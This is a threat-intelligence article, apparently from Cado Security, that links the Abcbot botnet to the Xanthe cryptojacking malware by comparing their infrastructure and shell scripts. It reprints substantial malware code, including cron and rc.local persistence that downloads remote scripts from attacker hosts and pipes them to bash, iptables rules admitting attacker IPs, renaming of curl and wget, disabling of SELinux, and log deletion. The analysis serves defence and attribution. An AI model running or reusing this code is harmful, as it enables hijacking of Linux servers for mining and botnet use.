Abcbot - An Evolution of Xanthe

cadosecurity.com/abcbot-an-evolution-of-xanthe

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



Overview

Abcbot, the emerging botnet that we recently analyzed and reported on, has a longer history than we first thought. Our continued analysis on this malware family reveals a clear link with the Xanthe-based cryptojacking campaign discovered by Cisco's Talos security research team in late 2020. Researchers at Talos discovered malware resembling a cryptocurrency mining bot when they were alerted to an intrusion on one of their Docker honeypots.

The malware was named Xanthe and its main purpose is to hijack the resources of a compromised host to mine cryptocurrency. We discovered a link between the two campaigns when analyzing the infrastructure behind Abcbot. Once we began comparing analysis of malware samples from both campaigns, similarities within the code and feature-sets of both malware families became apparent too.

Based on this analysis, we believe that the same threat actor is responsible for both Xanthe and Abcbot and is shifting its objective from mining cryptocurrency on compromised hosts to activities more traditionally associated with botnets, such as DDoS attacks.

Understanding the Infrastructure Behind Abcbot & Xanthe



Graph showing Abcbot infrastructure on the left and Xanthe infrastructure on the right (credit: Al Carchrie). The links are discussed below.

To begin mapping the Abcbot campaign, we collated all known Indicators of Compromise (IoCs), including IP addresses, URLs and hashes. From this, we built a VirusTotal Graph which displayed this data in an easily-browsable format. After doing so, it became apparent that there were four main hosts comprising what we thought was the infrastructure behind Abcbot. Instead, we were looking at the infrastructure responsible for delivering two distinct malware campaigns – Abcbot and Xanthe.

Infrastructure Overlaps

There are a few infrastructure overlaps. For example, the following rule allowing ingress traffic from 64[.]225[.]46[.]44 in the Xanthe sample also appears in the Abcbot sample:

```
if /sbin/iptables-save | grep -q '64.225.46.44'; then
        echo "Iptables 64.225.46.44 already set....skipping!!!!!"
else
        # set up iptables here
        #iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
        iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
##############################################################
```

iptables ingress traffic rule in Xanthe sample

```
if /sbin/iptables-save | grep -q '64.225.46.44'; then
        echo "Iptables 64.225.46.44 already set....skipping"
else
        echo set up iptables here1
        # iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
##############################################################
```

iptables ingress traffic rule in Abcbot sample

Whilst it's common to see cryptojacking malware authors simply copy code from each other, there are a number of other similarities discussed below which make a direct link in ownership between the Xanthe and Abcbot campaigns more likely.

For guidance on performing cloud IR, check out our latest playbook the Ultimate Guide to Forensics of Mining Malware in Linux Container and Cloud Environments.

Xanthe – An Overview

Xanthe is a family of cryptojacking malware with the primary goal of hijacking a system's resources to mine the Monero cryptocurrency. Readers with some knowledge of the cloud threat landscape will not be surprised to hear that Xanthe utilizes XMRig for its mining capabilities. XMRig has been used in several similar campaigns due to its highly-configurable and open source nature.

Xanthe spreads through the discovery of exposed Docker API endpoints. An initial script is used to install the malware's main module **xanthe.sh,** which is responsible for propagation, network scanning and the downloading of four additional payloads. These additional payloads include a malicious library for hiding processes (**libprocesshider.so**), a script to disable security services and remove miners from competing campaigns and the XMRig binary itself along with configuration data.

If you read our analysis of Abcbot, you will likely recognize some of the above and may also notice some differences between these malware families.

Code Similarities

In this section we'll take a closer look at the code of the main Xanthe modules and we'll compare this with the Abcbot sample we analysed previously. As we'll see, there are several similarities in both the code itself and overall functionality that suggest the same person(s) are behind both malware families.

Code Formatting

In the original report from Cisco's Talos security research team, researchers commented on the coding style of the shell scripts being analysed – in particular, functions being declared at the top of the file and then invoked in some of the later lines. Talos researchers suggested that this likely aids testing of new iterations, with functionality enabled/disabled through commenting of the lines responsible for function invocation. Both the Abcbot and Xanthe samples we compared follow this coding style:

```
966 #restartmining
967 currenthostcheckin
968 #restartrcd
969 #stopscanner
970 killcommondockers
971 removefuckboiskeys
972 firstthingsfirst
973 nameservercheck
974 usercheckgo
975 #fixgroupalreadyexists
976 #usercheckgo
977 #resetiptablespid
978 resetcron
979 croncheckgo
980 checkrc
981 securitygo
982 iptableschecker
983 configfilecheck
984 filerungo
985 addloggersshkey
986 addsystemsshkey
987 sshkeysgo
988 addautoupdatersshkey
989 #fixsystem
990 #fixlogger
991 successgo
```

Function invocation in Xanthe

```
1387 nameservercheck
1388 kill_miner_proc
1389 installsoft
1390 sedsomestring
1391 removesshkeys
1392 croncheckgo
1393 checkrc
1394 iptableschecker
1395 fixadduser
1396 addsshuserkey
1397 fucksshlog
1398 filerungo
```

Function invocation in Abcbot

Linking these two samples based on code style similarities alone would be tenuous, at best. However, if we look at some of the function names themselves, correlation becomes apparent. Several of the functions have “go” appended to the end of the function name and some functions have identical names. The following names appear in both samples:

- **nameservercheck**
- **croncheckgo**
- **checkrc**
- **iptableschecker**
- **filerungo**

We decided to dig deeper and compare the code from each of these functions individually to see if we could further confirm our hypothesis that these samples were related.

nameservercheck()

```
381 ##UNUSED ATM
382 nameservercheck() {
383         echo "checking if name servers exist"
384         cat /etc/resolv.conf | grep -e "nameserver 1.1.1.1" | grep -v grep
385         if [ $? -eq 0 ]; then
386                 echo "already exists"
387         else
388                 echo "does not exist...need to insert new line"
389                 #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
390                 sed -i '1s/^/nameserver 1.1.1.1\n/' /etc/resolv.conf
391         fi
392
393         echo "checking if name servers exist"
394         cat /etc/resolv.conf | grep -e "nameserver 8.8.8.8" | grep -v grep
395         if [ $? -eq 0 ]; then
396                 echo "already exists"
397         else
398                 echo "does not exist...need to insert new line"
399                 #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
400                 sed -i '1s/^/nameserver 8.8.8.8\n/' /etc/resolv.conf
401         fi
402 }
```

Xanthe nameservercheck function

```
 9 nameservercheck() {
10         setenforce 0
11         echo SELINUX=disabled > /etc/sysconfig/selinux 2>/dev/null
12         chmod 777 /usr/bin/chattr
13         chmod 777 /bin/chattr
14         \cp -f /usr/bin/chattr /usr/bin/ttt
15         \cp -f /bin/chattr /bin/ttt
16         # mv -f /usr/bin/chattr /usr/bin/ttt
17
18         chattr -i /usr/bin/wget
19         chmod 777 /usr/bin/wget
20         chattr -i /bin/wget
21         chmod 777 /bin/wget
22
23         chattr -i /usr/bin/curl
24         chmod 777 /usr/bin/curl
25         chattr -i /bin/curl
26         chmod 777 /bin/curl
27
28         # chattr -ia /usr/bin/curl
29         # chattr -ia /usr/bin/wget
30         # chattr -ia /usr/bin/cdt
31         # chattr -ia /usr/bin/wdt
32         mv -f /usr/bin/curl /usr/bin/cdt
33         mv -f /usr/bin/url /usr/bin/cdt
34         mv -f /usr/bin/cur /usr/bin/cdt
35         mv -f /usr/bin/cdl /usr/bin/cdt
36         mv -f /usr/bin/cd1 /usr/bin/cdt
37         mv -f /usr/bin/wget /usr/bin/wdt
38         mv -f /usr/bin/get /usr/bin/wdt
39         mv -f /usr/bin/wge /usr/bin/wdt
40         mv -f /usr/bin/wdl /usr/bin/wdt
41         mv -f /usr/bin/wd1 /usr/bin/wdt
42
43         mv -f /usr/bin/wgettnt /usr/bin/wdt
44         mv -f /usr/bin/curltnt /usr/bin/cdt
45         mv -f /usr/bin/wget1 /usr/bin/wdt
46         mv -f /usr/bin/curl1 /usr/bin/cdt
47         mv -f /usr/bin/xget /usr/bin/wdt
48
49         # mv -f /usr/bin/cdt /usr/bin/curl
50         # mv -f /usr/bin/wdt /usr/bin/wget
51
52         rm -rf /var/log/syslog
53         chattr -iau /tmp/
54         chattr -iau /var/tmp/
55
56         echo 128 > /proc/sys/vm/nr_hugepages
57         sysctl -w vm.nr_hugepages=128
58
59         echo "checking if name servers exist"
60         cat /etc/resolv.conf | grep -e "nameserver 8.8.4.4" | grep -v grep
61         if [ $? -eq 0 ]; then
62                 echo "already exists"
63         else
64                 echo "8.8.4.4 does not exist...need to insert new line"
65                 #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
66                 chattr -ia /etc/resolv.conf
67                 sed -i '1s/^/nameserver 8.8.4.4\n/' /etc/resolv.conf
68         fi
69
70         cat /etc/resolv.conf | grep -e "nameserver 8.8.8.8" | grep -v grep
71         if [ $? -eq 0 ]; then
72                 echo "already exists"
73         else
74                 echo "8.8.8.8 does not exist...need to insert new line"
75                 #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
76                 chattr -ia /etc/resolv.conf
77                 sed -i '1s/^/nameserver 8.8.8.8\n/' /etc/resolv.conf
78         fi
79         echo "checking name servers exist"
80 }
```

Abcbot nameservercheck function

Comparing the above, we can immediately see that the Abcbot version of the nameservercheck function is significantly larger than the Xanthe counterpart. The Xanthe sample we analyzed is older than the Abcbot sample by over a year (according to VirusTotal submissions). This could indicate that the Abcbot version of the function has been iterated on several times, with new functionality added at each iteration. We covered the semantics of this function in our analysis of Abcbot, but if we focus on lines 59-79, we can see that they're virtually identical to the Xanthe equivalent.

```
59        echo "checking if name servers exist"
60        cat /etc/resolv.conf | grep -e "nameserver 8.8.4.4" | grep -v grep
61        if [ $? -eq 0 ]; then
62                echo "already exists"
63        else
64                echo "8.8.4.4 does not exist...need to insert new line"
65                #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
66                chattr -ia /etc/resolv.conf
67                sed -i '1s/^/nameserver 8.8.4.4\n/' /etc/resolv.conf
68        fi
69
70        cat /etc/resolv.conf | grep -e "nameserver 8.8.8.8" | grep -v grep
71        if [ $? -eq 0 ]; then
72                echo "already exists"
73        else
74                echo "8.8.8.8 does not exist...need to insert new line"
75                #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
76                chattr -ia /etc/resolv.conf
77                sed -i '1s/^/nameserver 8.8.8.8\n/' /etc/resolv.conf
78        fi
```

```
383       echo "checking if name servers exist"
384       cat /etc/resolv.conf | grep -e "nameserver 1.1.1.1" | grep -v grep
385       if [ $? -eq 0 ]; then
386               echo "already exists"
387       else
388               echo "does not exist...need to insert new line"
389               #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
390               sed -i '1s/^/nameserver 1.1.1.1\n/' /etc/resolv.conf
391       fi
392
393       echo "checking if name servers exist"
394       cat /etc/resolv.conf | grep -e "nameserver 8.8.8.8" | grep -v grep
395       if [ $? -eq 0 ]; then
396               echo "already exists"
397       else
398               echo "does not exist...need to insert new line"
399               #echo "nameserver 1.1.1.1" >> /etc/resolv.conf;
400               sed -i '1s/^/nameserver 8.8.8.8\n/' /etc/resolv.conf
401       fi
402 }
```

Abcbot nameservercheck function displayed to the left, Xanthe's equivalent to the right

As we covered previously, this function ensures that DNS requests are being resolved by a public DNS provider – allowing the malware to make network requests across the internet.

croncheckgo()

The croncheckgo function in both samples is responsible for achieving persistence via the cron scheduling utility common to most Linux distributions. Both samples include a TODO comment from the author, regarding adding logic to determine whether cron is running on different Linux distributions – a note to add logic presumably to deal with this. The service command is then used to start the cron daemon and cron itself, guaranteeing that any modifications made to the crontab would be honoured by the scheduling utility.

```
422 croncheckgo() {
423         #TODO check if cron running on different OS's and add logic
424         service crond start
425         service cron start
426         echo "checking cron"
427         crontab -l | grep -e "https://anonpasta.rocks/raw/atucewakep" | grep -v grep
```

Xanthe Cron TODO

```
961 croncheckgo() {
962         #TODO check if cron running on different OS's and add logic
963         service crond start
964         service cron start
965
```

Abcbot Cron TODO

This is fairly standard and although the wording of the comment is identical, it probably isn't enough to be considered a link between the two samples.

The content of the following lines does differ slightly and is better-covered by both our Abcbot article and Talos' Xanthe article. However, we begin to notice some interesting similarities when we reach the lines responsible for the cron entry itself.

```
mkdir -p /var/spool/cron
        echo '*/7 * * * * curl -A fczyo-cron/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/nofoletove) | bash -s >/dev/null 2>&1' >>~/cron || true &&
        echo '*/10 * * * * curl -A fczyo-cron/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/imusacubix) | bash -s >/dev/null 2>&1' >>~/cron || true &&
        echo '*/3 * * * * curl -A goodboy/1.5 -sL https://iplogger.org/1i9ve7' >>~/cron || true &&
        echo '*/2 * * * * curl -A fczyo-cron/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/atucewakep) | bash -s >/dev/null 2>&1' >>~/cron || true &&
        crontab -u root ~/cron || true &&
        anacron -t ~/cron
rm -rf ~/cron
```

Xanthe Cron entry

```
else
        chattr -ia /etc/crontab
        echo "*/31 * * * * root curl -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
        echo "*/32 * * * * root cdt -A fczyo-cron/1.5 -sL $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
        echo "*/33 * * * * root wget -O - $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
        echo "*/35 * * * * root wdt -O - $sh_url1 | sh >/dev/null 2>&1" >> /etc/crontab
        chattr +ia /etc/crontab
fi
```

Abcbot Cron entry

The cron entries consist of curl commands with specified user-agent strings. The purpose of this is covered in Talos' research but if we look at the strings themselves, we can see that *fczyo-cron* is used in both samples, with different version numbers appended to each. Incidentally, one of the payloads downloaded by Xanthe is also named "fczyo".

Reuse of a unique string such as this does seem more than coincidental and suggests that the code running on servers from both the Xanthe and Abcbot campaigns expects this string to be present in the user-agent.

checkrc()

This function handles registration of an additional persistence mechanism in both samples – via the /etc/rc.local file. Rc.local is common to most UNIX and UNIX-like systems and it allows commands specified by the user to be run at startup. This is especially useful for malware persistence and, unsurprisingly, is a technique we see often when analysing Linux malware.

```
checkrc() {
        if test -f /etc/rc.d/rc.local; then
                echo "/etc/rc.d/rc.local exists, lets check contents..."
                cat /etc/rc.d/rc.local | grep -vw grep | grep "Fsf3sfX"
                if [ $? -eq 0 ]; then
                        echo "/etc/rc.d/rc.local exists and has correct contents"
                        chattr -ia /etc/rc.d/rc.local
                        chmod +x /etc/rc.d/rc.local
                        chattr +ia /etc/rc.d/rc.local
                        if test -f /etc/rc.local; then
                                echo "rc.local exists, deleting in order to make symlink to /etc/rc.d/rc.local"
                                chattr -ia /etc/rc.d/rc.local
                                chattr -ia /etc/rc.local
                                rm /etc/rc.local
                                ln -s /etc/rc.d/rc.local /etc/rc.local
                        else
                                echo "/etc/rc.local does not exist"
                                ln -s /etc/rc.d/rc.local /etc/rc.local
                        fi
                        #systemctl enable rc-local;
                        #systemctl start rc-local;
                        #TODO check if running and start if not or restart instead of start.
                        #systemctl restart rc-local;
                else
                        echo "**CONTENTS WRONG** - inserting correct contents into /etc/rc.d/rc.local"
                        chattr -ia /etc/rc.d/rc.local
                        rm -rf /etc/rc.d/rc.local
                        IP=`curl -sL http://icanhazip.com`;
                        {
                                echo '#!/bin/bash'
                                echo '#rc.local'
                                echo '#Fsf3sfX'
                                echo 'chattr -ia /etc/passwd'
                                echo 'chattr -ia /etc/shadow'
                                echo 'chattr -ia /etc/sudoers'
                                echo 'curl -A rc.local/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/atucewakep) | bash -s >/dev/null 2>&1'
                                echo 'curl -A initial-$IP -sL https://iplogger.org/1Rfhy7 >/dev/null 2>&1'
                                echo 'curl -A rc.local/1.6 -sL $(curl -sL https://anonpasta.rocks/raw/nofoletove) | bash -s >/dev/null 2>&1'
                                echo 'exit 0'
                        } >>/etc/rc.d/rc.local
```

Beginning of checkrc() in Xanthe

```
checkrc() {
        if test -f /etc/rc.d/rc.local; then
                echo "/etc/rc.d/rc.local exists, lets check contents..."
                cat /etc/rc.d/rc.local | grep -vw grep | grep "DfsfD3"
                if [ $? -eq 0 ]; then
                        echo "/etc/rc.d/rc.local exists and has correct contents"
                        chattr -ia /etc/rc.d/rc.local
                        chmod +x /etc/rc.d/rc.local
                        chattr +ia /etc/rc.d/rc.local
                        if test -f /etc/rc.local; then
                                echo "rc.local exists, deleting in order to make symlink to /etc/rc.d/rc.local"
                                chattr -ia /etc/rc.d/rc.local
                                chattr -ia /etc/rc.local
                                rm -f /etc/rc.local
                                ln -s /etc/rc.d/rc.local /etc/rc.local
                        else
                                echo "/etc/rc.local does not exist"
                                ln -s /etc/rc.d/rc.local /etc/rc.local
                        fi
                        #systemctl enable rc-local;
                        #systemctl start rc-local;
                        #TODO check if running and start if not or restart instead of start.
                        #systemctl restart rc-local;
                else
                        echo "**CONTENTS WRONG** - inserting correct contents into /etc/rc.d/rc.local"
                        chattr -ia /etc/rc.d/rc.local
                        rm -rf /etc/rc.d/rc.local
                        {
                                echo "#!/bin/sh"
                                echo "#rc.local"
                                echo "#DfsfD3"
                                echo "curl -A rc.local/1.5 -sL $sh_url1 | sh >/dev/null 2>&1"
                                echo "cdt -A rc.local/1.5 -sL $sh_url1 | sh >/dev/null 2>&1"
                                echo "wget -O - $sh_url1 | sh >/dev/null 2>&1"
                                echo "wdt -O - $sh_url1 | sh >/dev/null 2>&1"
                                # echo "echo \"\`date '+%Y%m%d %H:%M:%S'\` startlink at linux start...\" >> /root/aaa.log"
                                echo "exit 0"
                        } >>/etc/rc.d/rc.local
```

Beginning of checkrc() in Abcbot

When comparing the two functions we can immediately see identical commenting, as we saw in the **croncheckgo** function. The **checkrc** function has similar logic to **croncheckgo**; persistence is achieved by writing shell commands to the rc.local file and a unique user-agent string (rc.local/1.5) is specified. Again, we can see different version numbers appended to this string between the samples, suggesting that the author has iterated on the function itself. It seems logical to assume that the purpose of this string is to identify the method of persistence to server(s) controlled by the attacker and serve an appropriate payload.

Returning to the beginning of the function, we can see that each of the lines preceding the comments are virtually identical between both samples. The author performs an existence check for /etc/rc.local and then checks the contents using grep. A seemingly-random string is searched for in the rc.local file; this string differs between samples but is likely used to identify the campaign.

The author also uses the chattr command to remove attributes from the file (ensuring modification is possible) and re-adds them. This is a common technique used by other cloud-focused malware campaigns so can't be relied upon solely for attribution. However, it is interesting to note that both the structure of the code, TODO comments, the wording of the logging output and several of the lines themselves are identical in this function.

iptableschecker()

```
iptableschecker() {
        if /sbin/iptables-save | grep -q '34.69.248.204'; then
                echo "Iptables 34.69.248.204 already set....skipping!!!!!"
        else
                # set up iptables here
                #iptables -I INPUT -s 34.69.248.204/32 -j ACCEPT
                iptables -I INPUT -s 34.69.248.204/32 -j ACCEPT
        fi
        ######################################################################
        if /sbin/iptables-save | grep -q '138.68.14.52'; then
                echo "Iptables 138.68.14.52 already set....skipping!!!!!"
        else
                # set up iptables here
                #iptables -I INPUT -s 138.68.14.52/32 -j ACCEPT
                iptables -I INPUT -s 138.68.14.52/32 -j ACCEPT
        fi
        ######################################################################
        if /sbin/iptables-save | grep -q '178.128.237.155'; then
                echo "Iptables 178.128.237.155 already set....skipping!!!!!"
        else
                # set up iptables here
                #iptables -I INPUT -s 178.128.237.155/32 -j ACCEPT
                iptables -I INPUT -s 178.128.237.155/32 -j ACCEPT
        fi
        ######################################################################

        if /sbin/iptables-save | grep -q '64.225.46.44'; then
                echo "Iptables 64.225.46.44 already set....skipping!!!!!"
        else
                # set up iptables here
                #iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
                iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
        fi
        ######################################################################
        if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
                echo "Iptables 2375 already set....skipping!!!!!"
        else
                # set up iptables here
                iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
        fi
        ######################################################################
        if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
                echo "Iptables 2376 already set....skipping!!!!!"
        else
                # set up iptables here
                iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
        fi
        ######################################################################
                if /sbin/iptables-save | grep -q 'dport 2377 -j DROP'; then
                echo "Iptables 2377 already set....skipping!!!!!"
        else
                # set up iptables here
                iptables -A INPUT -p tcp -m tcp --dport 2377 -j DROP
        fi
        ######################################################################
                if /sbin/iptables-save | grep -q 'dport 4244 -j DROP'; then
                echo "Iptables 4244 already set....skipping!!!!!"
        else
                # set up iptables here
                iptables -A INPUT -p tcp -m tcp --dport 4244 -j DROP
        fi
        ######################################################################
                if /sbin/iptables-save | grep -q 'dport 4243 -j DROP'; then
                echo "Iptables 4243 already set....skipping!!!!!"
        else
                # set up iptables here
                iptables -A INPUT -p tcp -m tcp --dport 4243 -j DROP
        fi
        ######################################################################
}
```

iptableschecker function in Xanthe

```
1128 iptableschecker() {
1129         if /sbin/iptables-save | grep -q '64.225.46.44'; then
1130                 echo "Iptables 64.225.46.44 already set....skipping"
1131         else
1132                 echo set up iptables here1
1133                 # iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
1134         fi
1135         ###################################################################
1136         if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
1137                 echo "Iptables 2375 already set....skipping"
1138         else
1139                 echo set up iptables here2
1140                 # iptables -I INPUT ! -i lo -p tcp -m tcp --dport 2375 -j DROP
1141                 # iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
1142         fi
1143
1144         ###################################################################
1145         if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
1146                 echo "Iptables 2376 already set....skipping"
1147         else
1148                 echo set up iptables here3
1149                 # iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
1150         fi
1151         ###################################################################
1152         if /sbin/iptables-save | grep 'dport 26800 -j ACCEPT'; then
1153                 echo "Iptables 26800 already set....skipping"
1154         else
1155                 echo set up iptables here4
1156                 iptables -I INPUT -p tcp --dport 26800 -j ACCEPT
1157         fi
1158
1159         service iptables reload
1160         # service iptables stop
1161         # service iptables start
1162 }
```

iptableschecker function in Abcbot

Code style similarities between these two functions are immediately apparent. We can see that in both cases, the author makes use of the hash symbol to delimit distinct iptables rules and the wording of the logging statements are identical throughout.

It's clear that the Abcbot version of this function has been simplified somewhat, perhaps indicating a difference in objective between the campaigns. If we examine the rules themselves, we can see clear connections in terms of the infrastructure used in the campaigns. For example, the following rule allowing ingress traffic from 64[.]225[.]46[.]44 in the Xanthe sample also appears in Abcbot:

```
if /sbin/iptables-save | grep -q '64.225.46.44'; then
        echo "Iptables 64.225.46.44 already set....skipping!!!!!"
else
        # set up iptables here
        #iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
        iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
###################################################################
```

iptables ingress traffic rule in Xanthe

```
if /sbin/iptables-save | grep -q '64.225.46.44'; then
        echo "Iptables 64.225.46.44 already set....skipping"
else
        echo set up iptables here1
        # iptables -I INPUT -s 64.225.46.44/32 -j ACCEPT
fi
##################################################################
```

iptables ingress traffic rule in Abcbot

Evidenced by the above, the author clearly no longer deems it necessary to add this rule to the iptables ruleset if it does not exist on a host compromised by Abcbot. This could indicate that the remote server is no longer in use or that the payloads/C2 infrastructure hosted at this IP is no longer relevant to the Abcbot campaign. It's interesting to note that the author still checks for the existence of this rule. This could indicate a desire to check whether this host was successfully compromised by an earlier campaign, such as Xanthe.

Similarly, the Xanthe version of this function includes rules to drop ingress traffic from ports 2375 and 2376.

```
if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
        echo "Iptables 2375 already set....skipping!!!!!"
else
        # set up iptables here
        iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
fi
##################################################################
if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
        echo "Iptables 2376 already set....skipping!!!!!"
else
        # set up iptables here
        iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
fi
##################################################################
```

iptables Docker rules in Xanthe

These ports are associated with Docker's API and researchers at Talos suggested that this could be a tactic to prevent the system from being reinfected by other malware abusing exposed Docker API endpoints. This functionality has been commented-out in the Abcbot version of the function although, once again, the check for the rule is still performed and logged. This could suggest a shift away from targeting misconfigured instances of Docker in the Abcbot campaign.

```
if /sbin/iptables-save | grep -q 'dport 2375 -j DROP'; then
        echo "Iptables 2375 already set....skipping"
else
        echo set up iptables here2
        # iptables -I INPUT ! -i lo -p tcp -m tcp --dport 2375 -j DROP
        # iptables -A INPUT -p tcp -m tcp --dport 2375 -j DROP
fi

#####################################################################
if /sbin/iptables-save | grep -q 'dport 2376 -j DROP'; then
        echo "Iptables 2376 already set....skipping"
else
        echo set up iptables here3
        # iptables -A INPUT -p tcp -m tcp --dport 2376 -j DROP
fi
#####################################################################
```

iptables Docker rules in Abcbot

filerungo()

```
710 filerungo() {
711         ps aux | grep -vw bbb/bbb | grep -v grep | awk '{if($3>80.0) print $2}' | xargs -I % kill -9 %
712         ps -fe | grep -w bbb/bbb | grep -v grep | grep -v http
713         if [ $? -eq 0 ]; then
714                 echo "RUNNING all is good in the hood"
715                 chattr +iau /var/tmp/bbb/bbb
716         else
717                 sysctl -w vm.nr_hugepages="$(nproc --all)"
718                 echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
719                 chattr -iau /var/tmp/bbb/bbb
720                 #chattr -iauR /tmp/bbb/
721                 #chattr -iauR /opt/bbb/
722                 chmod +x /var/tmp/bbb/bbb
723                 #
724                 #chmod +x /opt/bbb/bbb
725                 #chattr +iau /var/tmp/bbb/bbb
726                 #chattr +iauR /tmp/bbb/
727                 #chattr +iauR /opt/bbb/
728                 #/var/tmp/bbb/bbb || /opt/bbb/bbb
729                 /var/tmp/bbb/bbb
730                 sleep 10s
731                 ps -fe | grep -w bbb/bbb | grep -v grep | grep -v http
732                 if [ $? -eq 0 ]; then
733                         echo "NOW we are RUNNING"
734                         chattr +iau /var/tmp/bbb/bbb
735                 else
736                         sysctl -w vm.nr_hugepages="$(nproc --all)"
737                         echo always | sudo tee /sys/kernel/mm/transparent_hugepage/enabled
738                         /var/tmp/bbb/bbb -c /var/tmp/bbb/config.json
739                 fi
740         fi
741 }
```

filerungo function in Xanthe

```
filerungo() {
        chattr -ia $xl_pathetc

        # downloads "http://103.209.103.16:26800/linux64-shell" /tmp/linux64-shell "http://103.209.103.16:26800/linux64-shell"
        # mv /tmp/linux64-shell /usr/local/src/services
        # chmod +x /usr/local/src/services
        # nohup /usr/local/src/services 2>&1 &

    if [ -f $xl_pathetc ]
    then
                        filehash1=`md5sum $xl_pathetc | awk '{ print $1 }'`
            if [ "$filehash1" != "$xl_hash" ]
            then
                                chattr -ia /tmp/newabchello
                rm -f /tmp/newabchello
                                echo "$xl_pathetc start download3"
                downloads $xl_x64url1 /tmp/newabchello $xl_x64url1
